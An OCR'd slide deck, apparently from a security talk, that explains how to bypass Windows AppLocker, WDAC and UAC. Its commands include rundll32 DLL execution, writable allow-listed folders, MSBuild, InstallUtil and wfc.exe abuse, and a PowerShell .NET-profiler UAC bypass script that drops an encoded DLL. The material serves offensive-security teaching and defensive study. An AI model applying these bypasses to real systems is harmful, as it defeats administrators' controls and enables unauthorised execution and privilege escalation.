  - Everyone - All files located in the Program Files folder
  - Everyone - All files located in the Windows folder
  - BUILTIN\Administrators - All files
- installers:
  - Everyone - All digitally signed Windows Installer files
  - Everyone - All Windows Installer files in %systemdrive%\Windows\Installer
  - BUILTIN\Administrators - All Windows Installer files

default allow rules

- exe binaries and scripts:
  - Everyone - All files located in the Program Files folder
  - Everyone - All files located in the Windows folder
  - BUILTIN\Administrators - All files
- installers:
  - Everyone - All digitally signed Windows Installer files
  - Everyone - All Windows Installer files in %systemdrive%\Windows\Installer
  - BUILTIN\Administrators - All Windows Installer files
- packaged apps:
  - Everyone - All signed packaged apps

default allow rules

Warning

All DLLs are allowed by default

Getting the policy

- All rules: Get−AppLockerPolicy −Effective | Select−Object −ExpandProperty RuleCollections
- Specific path/user: Get−AppLockerPolicy −Local | TestAppLockerPolicy −Path <path> −User <user>

```
PS C:\Users\nopriv\Desktop> Get-AppLockerPolicy -Local | Test-AppLockerPolicy -Path .\SauronEye.exe -User nopriv

FilePath                                PolicyDecision MatchingRule
--------                                -------------- ------------
C:\Users\nopriv\Desktop\SauronEye.exe DeniedByDefault
```

Example

```
PS C:\Users\nopriv\Desktop> .\SauronEye.exe
Program 'SauronEye.exe' failed to run: This program is blocked by group policy. For more information, contact your
system administratorAt line:1 char:1
+ .\SauronEye.exe
+ ~~~~~~~~~~~~~~~~~.
At line:1 char:1
+ .\SauronEye.exe
+ ~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
    + FullyQualifiedErrorId : NativeCommandFailed
```

bypass list

- use DLL rather than exe
- execute from a permitted location with a write ACL
- rewrite what you want to execute and use LOLBASs

Using DLLs

- rundll32.exe is native and used by legit processes
- default decision for DLL is AllowedByDefault
- ship rogue code in a DLL and use rundll32.exe

DLL bypass

```
PS C:\Users\nopriv> Get-AppLockerPolicy -local | Test-AppLockerPolicy -path .\rogue.dll -user winte

FilePath                    PolicyDecision MatchingRule
--------                    -------------- ------------
C:\Users\nopriv\rogue.dll AllowedByDefault


PS C:\Users\nopriv> rundll32.exe .\rogue.dll,Run
PS C:\Users\nopriv>
```

Permitted locations

- Find both execution and write ACL on disk locations allow-listed by AppLocker rules
- write rogue binary to that location and execute from there
- well-known locations lists exists[11]

[11] https://github.com/api0cradle/AppLockerBypassList


Find permitted locations

```
PS C:\Users\nopriv> cat '.\locations.txt'
C:\Windows\Tasks
C:\Windows\Temp
C:\windows\tracing
C:\Windows\Registration\CRMLog
C:\Windows\System32\FxsTmp
C:\Windows\System32\com\dmp
C:\Windows\System32\Microsoft\Crypto\RSA\MachineKeys
C:\Windows\System32\spool\PRINTERS
C:\Windows\System32\spool\SERVERS
C:\Windows\System32\spool\drivers\color
C:\Windows\System32\Tasks\Microsoft\Windows\SyncCenter
C:\Windows\System32\Tasks_Migrated (after peforming a version upgrade of Windows 10)
C:\Windows\SysWOW64\FxsTmp
C:\Windows\SysWOW64\com\dmp
C:\Windows\SysWOW64\Tasks\Microsoft\Windows\SyncCenter
C:\Windows\SysWOW64\Tasks\Microsoft\Windows\PLA\System
PS C:\Users\nopriv> foreach($line in Get-Content .\locations.txt) { Get-Acl -Path "$line" | fl }
```

Find permitted locations

```
Path   : Microsoft.PowerShell.Core\FileSystem::C:\Windows\System32\spool\drivers\color
Owner  : NT SERVICE\TrustedInstaller
Group  : NT SERVICE\TrustedInstaller
Access : CREATOR OWNER Allow  -1073676288
         NT AUTHORITY\SYSTEM Allow  Modify, Synchronize
         NT AUTHORITY\SYSTEM Allow  FullControl
         BUILTIN\Administrators Allow  Modify, Synchronize
         BUILTIN\Administrators Allow  FullControl
         BUILTIN\Users Allow  CreateFiles, ReadAndExecute, Synchronize
         NT SERVICE\TrustedInstaller Allow  FullControl
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  Read, Synchronize
Audit  :
Sddl   : O:S-1-5-80-956008885-3418522649-1831038044-1853292631-2271478464G:S-1-5-80-956008885-341852
         56008885-3418522649-1831038044-1853292631-2271478464)(A;;0x1200a9;;;AC)(A;OIIO;FR;;;AC)
```

Exploit permitted locations



Exploit permitted locations

```
PS C:\Windows\System32\spool\drivers\color> .\SauronEye.exe

          === SauronEye ===

[!] No directories entered. Adding all mounted drives.
[!] No filetypes entered. Adding '.txt' and '.docx' as defaults.
Directories to search: C:\, D:\, E:\, Z:\
For file types: .docx, .txt
Containing:
Search contents: False
Search Office 2003 files for VBA: False
Max file size: 1024 KB
Search Program Files directories: False
Searching in parallel: E:\
Searching in parallel: D:\
Searching in parallel: C:\
```

Rewrite code

- Several LOLBAS[12] can execute code on Windows
- recode and execute: `InstallUtil.exe` (C#), `MSBuild.exe` (C#), `Winword.exe` (VBA)...
- downside is to find or write code of interest

[12] https://lolbas-project.github.io


Rewrite code - Example

```
PS C:\Windows\Microsoft.NET\Framework64\v4.0.30319> .\MSBuild.exe C:\Users\nopriv\MSBuildShell.csproj
```

[13]

[13] https://github.com/Cn33liz/MSBuildShell

Rewrite code - Example



Outline

what is it?

- Windows Defender Application Control (WDAC)
- successor of AppLocker, but can be used in the same time
- considered a "security barrier" by Microsoft
- implemented via multiple mecanisms[14]:
  - Kernel-Mode Code Signing (KMCS)
  - User-Mode Code Integrity (UMCI)
  - Hypervisor Code Integrity (HVCI)
  - Custom Code Integrity (CCI)

[14] Windows Internals 7th edition part I, Chapter 7, section Device Guard

bypass list

- rewrite what you want to execute and use LOLBASs
- DLL side-loading with LOLBASs

Rewrite code

- Several LOLBASs can bypass WDAC[15]
- recode and execute: `InstallUtil.exe` (C#), `wfc.exe` (C#)...

[15] `https://github.com/bohops/UltimateWDACBypassList`

InstallUtil.exe

- InstallUtil.exe can load arbitrary serialized .NET assemblies as an "install state file"[16]
- create an assembly file with rogue content
- serialize it with .NET
- feed it to InstallUtil.exe

[16] https://tiraniddo.dev/2017/08/dg-on-windows-10-s-abusing-installutil.html

InstallUtil.exe

- Serializer .SerializeToNetDataStream(argv[1], new WrappedAssemblyObject(argv[0]))

InstallUtil.exe

- Serializer.SerializeToNetDataStream(argv[1], new WrappedAssemblyObject(argv[0]))
- PS> CreateInstallState.exe <assembly.dll> mscorlib.InstallState

InstallUtil.exe

- Serializer.SerializeToNetDataStream(argv[1], new WrappedAssemblyObject(argv[0]))
- PS> CreateInstallState.exe <assembly.dll> mscorlib. InstallState
- InstallUtil.exe /u / InstallStateDir =<whatever> /AssemblyName mscorlib

wfc.exe

- wfc.exe can load arbitrary .NET code embedded in a XOML file[17]

[17] https://bohops.com.2020/11/02/exploring-the-wdac-recommended-block-rules-part-ii-wfc-fsi

wfc.exe

```
<SequentialWorkflowActivity x:Class="MyWorkflow" x:Name
    ="MyWorkflow" xmlns:x="http://schemas.microsoft.com/
    winfx/2006/xaml" xmlns="http://schemas.microsoft.com
    /winfx/2006/xaml/workflow">
<CodeActivity x:Name="codeActivity1" />
<x:Code><![CDATA[
public class Foo : SequentialWorkflowActivity {
  public Foo() {
        Console.WriteLine("FOOO!!!!");
    }
}
]]></x:Code>
</SequentialWorkflowActivity>
```

wfc.exe


```
wfc.exe c:\path\to\rogue.xoml
```

Outline

what is it?

- User Account Control (UAC)
- sort of defense-in-depth mecanism for Administrators actions on Windows
- not considered a "security barrier" by Microsoft
- when an administrator action is needed, gives a "prompt"
- switches user token under the hood

UAC mecanism



[18] https://learn.microsoft.com/en-us/windows/security/application-security/application-control/user-account-control/how-it-works

what is it?

- some programs are whitelisted and can auto-elevate without any prompt: `mmc.exe`, `winsat.exe`, `inetmgr.exe`...
- program must be: configured for auto-elevation (flag), signed and executed from a "trusted" location

bypass list

- Make a high-integrity process starts an arbitrary program
  - LOLBAS
- Duplicate the token of a high-integrity process and impersonate it[19]
- trusted directories[20]

[19] https://www.tiraniddo.dev/2017/05/reading-your-way-around-uac-part-1.html and the following two parts

[20] https://medium.com/tenable-techblog/uac-bypass-by-mocking-trusted-directories-24a96675f6e

LOLBAS

- registry key overwrite in `HCKU`:
  - `eventvwr.exe` (patched in windows 11)[21]
  - `sdclt.exe` (patched in windows 11)[22]
- environments variables in scheduled tasks:
  - `SilentCleanup` (patched in windows 11)[23]
- `.NET` profiler environment variables

[21] `https://enigma0x3.net/2017/03/17/fileless-uac-bypass-using-eventvwr-exe-and-registry-hijacking`

[22] `https://enigma0x3.net/2017/03/17/fileless-uac-bypass-using-sdclt-exe`

[23] `https://tiraniddo.dev/2017/05/exploiting-environment-variables-in.html`

.NET profiler

- abusing .NET profiler as UAC protection in not enforced for it[24]
- three environments variables are used by the .NET framework to load a "profiler" DLL
- no control is made on high-integrity processes on these
- exploit:
  1. create a DLL launching a rogue command
  2. put its path into the needed variables
  3. start a high-integrity process

[24] https://offsec.almond.consulting/UAC-bypass-dotnet.html

.NET profiler

```
# Bypass UAC with a .NET profiler DLL

# GUID, path and content
$GUID = '{' + [guid]::NewGuid() + '}'
$DllPath = $env:TEMP + "\test.dll"
$DllBytes64 = "TVqQAAMAAAAEAAAA//..."

# create registry keys
Write-Host "Creating registry keys in HKCU:Software\Classes\CLSID\$($GUID)"
New-Item -Path HKCU:\Software\Classes\CLSID\$GUID\InprocServer32 -Value $DllPath
      -Force | Out-Null
New-ItemProperty -Path HKCU:\Environment -Name "COR_ENABLE_PROFILING" -
      PropertyType String -Value "1" -Force | Out-Null
New-ItemProperty -Path HKCU:\Environment -Name "COR_PROFILER" -PropertyType
      String -Value $GUID -Force | Out-Null
New-ItemProperty -Path HKCU:\Environment -Name "COR_PROFILER_PATH" -PropertyType
       String -Value $DllPath -Force | Out-Null

# set env variables
[Environment]::SetEnvironmentVariable("COR_ENABLE_PROFILING", "1", "User")
[Environment]::SetEnvironmentVariable("COR_PROFILER", $GUID, "User")
[Environment]::SetEnvironmentVariable("COR_PROFILER_PATH", $DllPath, "User")
Set-Item -path env:COR_ENABLE_PROFILING -value ("1")
Set-Item -path env:COR_PROFILER -value ($GUID)
Set-Item -path env:COR_PROFILER_PATH -value ($DllPath)

# dropping DLL
Write-Host "Dropping DLL to $DllPath..."
[Byte[]]$DllBytes = [Byte[]][Convert]::FromBase64String($DllBytes64)
Set-Content -Value $DllBytes -Encoding Byte -Path $DllPath

# run mmc
```

.NET profiler

The End

Questions?